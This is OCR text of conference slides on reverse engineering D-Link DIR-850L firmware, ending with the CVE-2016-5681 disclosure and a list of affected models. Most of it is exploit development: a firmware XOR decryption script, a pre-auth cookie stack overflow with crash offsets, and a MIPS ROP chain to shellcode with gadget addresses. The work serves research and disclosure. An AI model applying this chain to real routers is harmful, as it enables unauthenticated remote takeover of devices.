
(1) Some results

The CGI verified the session, parsed the request and checked the new firmware file uploaded:



(1) Some results

The CGI opened the following interesting file “/etc/config/image_sign”:



(1) Some results


An encryption function was requested, and after that an interesting function, related with the XOR algorithm, was called:

```
0x4083f8
addiu s0, s0, -0x53d0
addiu v1, v1, 0x5e84 ; str.encimg
addiu a1, sp, 0x18
lw v0, -0x5350(s5)
addiu a0, zero, 4
sw v1, 0x18(sp)
lui v1, 0x42
lw t9, -0x7d80(gp) ; [0x43aa00:4]=0x4087a0 sym.encrypt_main
addiu v1, v1, 0x5e8c ; esilref: '-1'
sw v1, 0x1c(sp)
sw v0, 0x20(sp)
jalr t9
sw s0, 0x24(sp)
lw a1, -0x5350(s5)
jal fcn.004065e8 ;[h]
move a0, s4
b 0x4084f8 ;[i]
nop
```

```
[0x4089e4]
lw t9, -0x7bac(gp) ; [0x43abd4:4]=0x424bc0 sym.imp.printf
lui a0, 0x42
lw a1, -0x533c(s3)
lw a2, 0x4c(sp)
jalr t9
addiu a0, a0, 0x61c8 ; str.The_file_length_of__s_is__d_n
move a0, s0
lw a1, 0x4c(sp)
move a2, s1
jal fcn.00408640 ;[n] ; this function contains a XOR encryption/decryption algorithm
move a3, s2
move a0, s0
lw gp, 0x10(sp)
lw t9, -0x7fb8(gp) ; [0x43a7c8:4]=0x425210 sym.imp.close
jalr t9
move s0, v0
```

(1) Some results

Finally, a decryption algorithm was employed:



DEMO TIME

...

(1) Some results

Developing a decryption script:

```
$ cat decrypt_firmware.py
import sys

if len(sys.argv) < 3:
  print "./decrypt_firmware.py original_firmware output_firmware"
  exit(0)

fw = open(sys.argv[1], "rb")
fo = open(sys.argv[2], "wb")
key = "this_is_the_key”
decoded = ""
tmp = ""
data = fw.read()

print "[+] Decrypting the firmware.."
for i in range(0, len(data)):
  pos = (i % 0xfb) + 1
  tmp = chr(ord(data[i]) ^ pos)
  decoded += chr(ord(tmp) ^ ord(key[(i) % len(key)]))

fo.write(decoded)
fw.close()
fo.close()
print "[+] The firmware has been decrypted successfully :)"
print "[+] Good bye!”
```

(1) Some results

Testing the decryption script:

```
1) $ r2 -c "e search.align=4; /m" -q DIR850L_FW205WWb01_f4if.bin


2) $ python decrypt_firmware.py DIR850L_FW205WWb01_f4if.bin DIR850L_FW205WWb01_f4if.decrypted
[+] Decrypting the firmware..
[+] The firmware has been decrypted successfully :)
[+] Good bye!


3) $ r2 -c "e search.align=4; /m" -q DIR850L_FW205WWb01_f4if.decrypted
0x00000000 0x00000000 1 DLOB firmware header,{jump:108} boot partition: "dev=/dev/mtdblock/1"
0x00000034 0x00000034 1 DLOB firmware header,{jump:108} {invalid}, boot partition: ""
0x001a0074 0x001a0074 1 PackImg section delimiter tag, little endian size: 10516224 bytes; big endian size:
7839744 bytes
0x001a0094 0x001a0094 1 Squashfs filesystem, little endian, version 4.0, 1993048575 bytes, 2665 inodes,
blocksize: 0 bytes, created: Tue Jul 26 16:45:20 2033
0x00000000 1 DLOB firmware header,{jump:108} boot partition: "dev=/dev/mtdblock/1"
0x00000034 1 DLOB firmware header,{jump:108} {invalid}, boot partition: ""
0x001a0074 1 PackImg section delimiter tag, little endian size: 10516224 bytes; big endian size: 7839744 bytes
0x001a0094 1 Squashfs filesystem, little endian, version 4.0, 1993048575 bytes, 2665 inodes, blocksize: 0 bytes,
created: Tue Jul 26 16:45:20 2033
```

DEMO TIME

...

(2) Some results

Do you remember that only a web application was available from the WAN network (Internet)?


If we don't know the credentials, what web application parts could we assess?

- Information disclosures (files which don't have session validation)
- Login function
- Session validation function
- Bugs in the base HTTP Server (maybe too much tested..)
- Etc.

(2) Some results

After some reverse engineering, I noticed that the session validation function was doing something weird:


- Login response with a normal cookie (Cookie: uid=dmUpz5RLip)



(2) Some results


After some reverse engineering, I noticed that the session validation function was doing something weird:

- Login response with a normal cookie (Cookie: uid=dmUpz5RLip)



- Login response with a manipulated cookie (Cookie: uid=AAAAAAAAAAAA…AAA*3300)

** The cookie should have a length of 3300 bytes approx. send a cookie value with more or less bytes will not crash the binary.*



(2) Some results

The process registers after a crash: Cookie: uid="A"*3220 + "AAAA" + "BBBB" +"CCCC" +"DDDD" +"EEEE" +"FFFF" +"GGGG" +"HHHH" +"XXXX"

```
child stopped with signal 11
[+] SIGNAL 11 errno=0 addr=0x58585858 code=1 ret=0
attach 16155 1
 -- This software comes with no brain included. Please use your own.
[0x58585858]> dr=
zero 0x00000000     at 0x1000a400       v0 0x00000000       v1 0x2ab31311
  a0 0x2ab31312     a1 0x2ab2e1a8       a2 0x00000001       a3 0x7fec73fd
  t0 0x0000007d     t1 0x53554c54       t2 0x223a2022       t3 0x4641494c
  t4 0x222c2022     t5 0x52454153       t6 0x4f4e223a       t7 0x20224552
  s0 0x41414141     s1 0x42424242       s2 0x43434343       s3 0x44444444
  s4 0x45454545     s5 0x46464646       s6 0x47474747       s7 0x48484848
  s8 0x000000e8     s9 0x2aaf0fa0       k0 0x00000001       k1 0x00000000
  gp 0x2ab364e0     sp 0x7fec8770       fp 0x00000038       ra 0x58585858
  pc 0x58585858
```

(2) Some results

The process registers after a crash: Cookie: uid="A"*3220 + "AAAA" + "BBBB" +"CCCC" +"DDDD" +"EEEE" +"FFFF" +"GGGG" +"HHHH" +"XXXX"

```
child stopped with signal 11
[+] SIGNAL 11 errno=0 addr=0x58585858 code=1 ret=0
attach 16155 1
 -- This software comes with no brain included. Please use your own.
[0x58585858]> dr=
zero 0x00000000     at 0x1000a400       v0 0x00000000       v1 0x2ab31311
  a0 0x2ab31312     a1 0x2ab2e1a8       a2 0x00000001       a3 0x7fec73fd
  t0 0x0000007d     t1 0x53554c54       t2 0x223a2022       t3 0x4641494c
  t4 0x222c2022     t5 0x52454153       t6 0x4f4e223a       t7 0x20224552
  s0 0x41414141     s1 0x42424242       s2 0x43434343       s3 0x44444444
  s4 0x45454545     s5 0x46464646       s6 0x47474747       s7 0x48484848
  s8 0x000000e8     s9 0x2aaf0fa0       k0 0x00000001       k1 0x00000000
  gp 0x2ab364e0     sp 0x7fec8770       fp 0x00000038       ra 0x58585858
  pc 0x58585858
```

The vulnerable function was a strcpy() which copied the cookie value into the STACK without length restriction:

```
[0x40c8a4]
jalr t9
nop
addiu a0, s5, 0x100 ; destination #STACK
strcpy destination #STACK
lw gp, 0x10(sp)
lw t9, -0x7b90(gp) ; [0x43abf0:4]=0x424b90 sym.imp.strcpy
jalr t9 ; the cookie value is stored within the STACK without lenght restriction
move a1, v0 ; strcpy source (cookie)
lw gp, 0x10(sp)
beqz s1, 0x40c8dc ;[o]
nop
```

DEMO TIME

...

(2) Some results (Exploit dev)

As you could see, the bug was a Stack Buffer Overflow:

- The Kernel does not have a full ASLR implementation (just HEAP and STACK)
- The binary does not implement PIE
- The binary does not implement Canary
- The binary does not implement NX
- MIPS arch implements data cache (ROP will be necessary)
- Not enough shellcode space after the PC overwriting (Jump to the shellcode will be necessary)
- No NULL bytes

```
$ rabin2 -I cgibin
havecode true
pic            false
canary         false
nx             false
crypto         false
va             true
intrp
/lib/ld-uClibc.so.0
bintype        elf
class          ELF32
lang           c
arch           mips
bits           32
machine        MIPS R3000
os             linux
minopsz        1
maxopsz        16
pcalign        0
subsys         linux
endian         big
stripped       true
static         false
linenum        false
lsyms          false
relocs         false
rpath          NONE
binsz  1       89206
```

(2) Some results (Exploit dev)

ROP chain steps:

1. Load 1 in the $a0 register
2. Jump to sym.sleep()+0x14 ("+0x14" avoids the sleep prologue and an infinite sleep loop) > It will flush the data cache
3. Load $sp in the $a1 register (shellcode is in $sp - 0xd10)
4. Add (CONST) to $a1 ; Sub (CONST - 0xd10) to $a1, so $a1 will land in our shellcode.
5. Move $a1 to the $s2 register
6. Jump to $s2 = Shellcode

```
[0x58585858]> dr
zero = 0x00000000
a0 = 0x222c2022
<snip>
t5 = 0x52454153
t6 = 0x4f4e223a
t7 = 0x20224552
s0 = 0x41414141
s1 = 0x42424242
s2 = 0x43434343
s3 = 0x44444444
s4 = 0x45454545
s5 = 0x46464646
s6 = 0x47474747
s7 = 0x48484848
s8 = 0x000000e8
s9 = 0x2aaf0fa0
k0 = 0x00000001
k1 = 0x00000000
gp = 0x2ab364e0
sp = 0x7fca6670
fp = 0x00000038
ra = 0x58585858
pc = 0x58585858
```

(2) Some results (Exploit dev)

ROP chain steps:

1. Load 1 in the $a0 register

```
[0x0000abf0]> e rop.len=4
[0x0000abf0]> "/R/ addiu a0, zero, 1;move t9, s.;jalr t9"
  0x00058044        24040001  addiu a0, zero, 1
  0x00058048        0260c821  move t9, s3     << s3 should be the next jump
  0x0005804c        0320f809  jalr t9
  0x00058050        36a50002  ori a1, s5, 2
```

```
[0x58585858]> dr
zero = 0x00000000
a0 = 0x1
<snip>
t5 = 0x52454153
t6 = 0x4f4e223a
t7 = 0x20224552
s0 = 0x41414141
s1 = 0x42424242
s2 = 0x43434343
s3 = 0x44444444
s4 = 0x45454545
s5 = 0x46464646
s6 = 0x47474747
s7 = 0x48484848
s8 = 0x000000e8
s9 = 0x2aaf0fa0
k0 = 0x00000001
k1 = 0x00000000
gp = 0x2ab364e0
sp = 0x7fca6670
fp = 0x00000038
ra = 0x58585858
pc = 0x00058044
```

Rop chain: 0x00058044 (1st jump)

(2) Some results (Exploit dev)

ROP chain steps:

2. Jump to sym.sleep()+0x14 (“+0x14” avoids the sleep prologue and an infinite sleep loop) > It will flush the data cache

```
[0x0000abf0]> pd 10 @ sym.sleep
            ;-- sleep:
            0x00056df0    3c1c0002      lui gp, 2
            0x00056df4    279c16f0      addiu gp, gp, 0x16f0
            0x00056df8    0399e021      addu gp, gp, t9
            0x00056dfc    27bdffa8      addiu sp, sp, -0x58
            0x00056e00    afbf0054      sw ra, 0x54(sp)  << No $ra stored
            0x00056e04    afb00050      sw s0, 0x50(sp)  << sym.sleep + 0x14
            0x00056e08    afbc0010      sw gp, 0x10(sp)
```

```
[0x58585858]> dr
zero = 0x00000000
a0 = 0x1
<snip>
t5 = 0x52454153
t6 = 0x4f4e223a
t7 = 0x20224552
s0 = 0x41414141
s1 = 0x42424242
s2 = 0x43434343
s3 = 0x00056e04
s4 = 0x45454545
s5 = 0x46464646
s6 = 0x47474747
s7 = 0x48484848
s8 = 0x000000e8
s9 = 0x2aaf0fa0
k0 = 0x00000001
k1 = 0x00000000
gp = 0x2ab364e0
sp = 0x7fca6670
fp = 0x00000038
ra = 0x58585858
pc = 0x00058044
```

Rop chain: 0x00058044 (1st jump) + 0x54 (junk)

(2) Some results (Exploit dev)

ROP chain steps:

3. Load $sp in the $a1 register (shellcode is in $sp - 0xd10)

```
[0x0000abf0]> "/R/ addiu a1, sp.*;move t9, s.;jalr t9"
  0x0003c410        27a50018  addiu a1, sp, 0x18
  0x0003c414        0240c821  move t9, s2           << s2 should be the next jump
  0x0003c418        0320f809  jalr t9
  0x0003c41c        00409821  move s3, v0
```

```
[0x58585858]> dr
zero = 0x00000000
a1 = sp + 0x18
<snip>
t5 = 0x52454153
t6 = 0x4f4e223a
t7 = 0x20224552
s0 = 0x41414141
s1 = 0x42424242
s2 = 0x43434343
s3 = 0x00056e04
s4 = 0x45454545
s5 = 0x46464646
s6 = 0x47474747
s7 = 0x48484848
s8 = 0x000000e8
s9 = 0x2aaf0fa0
k0 = 0x00000001
k1 = 0x00000000
gp = 0x2ab364e0
sp = 0x7fca6670
fp = 0x00000038
ra = 0x58585858
pc = 0x00058044
```

Rop chain: 0x00058044 (1st jump) + 0x54 (junk) + 0x0003c410

(2) Some results (Exploit dev)

ROP chain steps:

4. Add (CONST) to $a1 ; Sub (CONST- 0xd10) to $a1, so $a1 will land in our shellcode.

```
[0x0000abf0]> "/R/ addu a1, a1, s.;move t9, s."
  0x0005733c        00b52821  addu a1, a1, s5
  0x00057340        02e0c821  move t9, s7  << s7 should be the next jump
  0x00057344        0320f809  jalr t9
  0x00057348        00b02823  subu a1, a1, s0
```

```
[0x58585858]> dr
zero = 0x00000000
a1 = sp - 0xd10
(shellcode)
<snip>
t5 = 0x52454153
t6 = 0x4f4e223a
t7 = 0x20224552
s0 = CONST + 0xcf8
s1 = 0x42424242
s2 = 0x0005733c
s3 = 0x00056e04
s4 = 0x45454545
s5 = CONST
s6 = 0x47474747
s7 = 0x48484848
s8 = 0x000000e8
s9 = 0x2aaf0fa0
k0 = 0x00000001
k1 = 0x00000000
gp = 0x2ab364e0
sp = 0x7fca6670
fp = 0x00000038
ra = 0x58585858
pc = 0x00058044
```

Rop chain: 0x00058044 (1st jump) + 0x54 (junk) + 0x0003c410

(2) Some results (Exploit dev)

ROP chain steps:

5. Move $a1 to the $s2 register

```
[0x0000abf0]> e rop.len=5
[0x0000abf0]>
[0x0000abf0]> "/R/ move s2, a1;.*;move t9, s."
<snip>
  0x0004dc7c        00a09021  move s2, a1
  0x0004dc80        24050023  addiu a1, zero, 0x23
  0x0004dc84        0220c821  move t9, s1          << s1 should be the next jump
  0x0004dc88        0320f809  jalr t9
  0x0004dc8c        00808021  move s0, a0
```

```
[0x58585858]> dr
zero = 0x00000000
a1 = Changed
<snip>
t5 = 0x52454153
t6 = 0x4f4e223a
t7 = 0x20224552
s0 = Changed
s1 = 0x42424242
s2 = sp - 0xd10
(shellcode)
s3 = 0x00056e04
s4 = 0x45454545
s5 = CONST
s6 = 0x47474747
s7 = 0x0004dc7c
s8 = 0x000000e8
s9 = 0x2aaf0fa0
k0 = 0x00000001
k1 = 0x00000000
gp = 0x2ab364e0
sp = 0x7fca6670
fp = 0x00000038
ra = 0x58585858
pc = 0x00058044
```

Rop chain: 0x00058044 (1st jump) + 0x54 (junk) + 0x0003c410

(2) Some results (Exploit dev)

ROP chain steps:

6. Jump to $s2 = Shellcode

```
[0x0000abf0]> e rop.len=3
[0x0000abf0]> "/R/ move t9, s2;jalr t9"
<snip>
  0x00050844        0240c821  move t9, s2
  0x00050848        0320f809  jalr t9   << Jumping to the shellcode
  0x0005084c        00002021  move a0, zero
<snip>
```

```
[0x58585858]> dr
zero = 0x00000000
a1 = Changed
<snip>
t5 = 0x52454153
t6 = 0x4f4e223a
t7 = 0x20224552
s0 = Changed
s1 = 0x00050844
s2 = sp - 0xd10
(shellcode)
s3 = 0x00056e04
s4 = 0x45454545
s5 = CONST + 0xcf8
s6 = 0x47474747
s7 = 0x0004dc7c
s8 = 0x000000e8
s9 = 0x2aaf0fa0
k0 = 0x00000001
k1 = 0x00000000
gp = 0x2ab364e0
sp = 0x7fca6670
fp = 0x00000038
ra = 0x58585858
pc = 0x00058044
```

Rop chain: 0x00058044 (1st jump) + 0x54 (junk) + 0x0003c410


(2) Some results (Exploit dev)

ROP chain steps (before PC overwriting):

```
[0x0040e060]> drr
  zero 0x00000000  v0
    at 0x1000a400  at
    v0 0x00000000  v0
    v1 0x2ab31311  (unk2) v1 R W 0xa000000
    a0 0x2ab31312  (unk2) a0 R W 0x0 --> v0
    a1 0x2ab2e1a8  (/root/dlink-deals-850/squashfs-root/lib/libc.so.0) a1 library R W 0xd00000
    a2 0x00000001  (.pdr) a2
    a3 0x7feb752d  a3 stack R W X 'unaligned' '[stack]'
    t0 0x0000007d  (.pdr) t0 ascii
    t1 0x53554c54  t1 ascii
    t2 0x223a2022  t2 ascii
    t3 0x4641494c  t3 ascii
    t4 0x222c2022  t4 ascii
    t5 0x52454153  t5 ascii
    t6 0x4f4e223a  t6 ascii
    t7 0x20224552  t7 ascii
    s0 0x7f55515b  s0
    s1 0x2ab0e844  (/root/dlink-deals-850/squashfs-root/lib/libc.so.0) s1 library R X 'move t9, s2' 'libc.so.0'
    s2 0x2ab1533c  (/root/dlink-deals-850/squashfs-root/lib/libc.so.0) s2 library R X 'addu a1, a1, s5' 'libc.so.0'
    s3 0x2ab14e04  (/root/dlink-deals-850/squashfs-root/lib/libc.so.0) s3 library R X 'sw s0, 0x50(sp)' 'libc.so.0'
    s4 0x45454545  s4 ascii
    s5 0x7f554433  s5
    s6 0x47474747  s6 ascii
    s7 0x2ab0bc7c  (/root/dlink-deals-850/squashfs-root/lib/libc.so.0) s7 library R X 'move s2, a1' 'libc.so.0'
    s8 0x000000e8  (.pdr) s8
    s9 0x2aaf0fa0  (/root/dlink-deals-850/squashfs-root/lib/libc.so.0) s9 library R X 'lui gp, 4' 'libc.so.0'
    k0 0x00000001  (.pdr) a2
    k1 0x00000000  v0
    gp 0x2ab364e0  (/root/dlink-deals-850/squashfs-root/lib/libgcc_s.so.1) gp library R X 'srl zero, a2, 0' 'libgcc_s.so.1'
    sp 0x7feb7700  sp stack R W X 'nop' '[stack]'
    fp 0x00000038  (.pdr) fp ascii
    ra 0x2ab16044  (/root/dlink-deals-850/squashfs-root/lib/libc.so.0) ra library R X 'addiu a0, zero, 1' 'libc.so.0'
    pc 0x0040e060  (.text) (/root/dlink-deals-850/squashfs-root/htdocs/cgibin) pc program R X 'jr ra' 'cgibin'
[0x0040e060]>
```

(2) Some results (Exploit dev)

So after some work we got a Remote Code Execution (~~0day~~), without authentication and available from Internet.



DEMO TIME

...

(2) Some results (Vulnerability)

VU#332115 - Some D-Link routers are vulnerable to buffer overflow exploit:

- CVE-2016-5681
- http://www.kb.cert.org/vuls/id/332115
- supportannouncement.us.dlink.com/announcement/publication.aspx?name=SAP10063

Resolution Timeline:

- Discovered 31 May 2016
- Reported 31 May 2016
- Released 11 Aug 2016
- Fixed 11 Aug 2016

Affected Devices:

DIR-850L Rev.B1
DIR-822 Rev.A1
DIR-823 Rev.A1
DIR-895L Rev.A1
DIR-890L Rev.A1
DIR-885L Rev.A1
DIR-880L Rev.A1
DIR-868L Rev.B1
DIR-868L Rev.C1
DIR-817L(W) Rev.Ax
DIR-818L(W) Rev.Ax

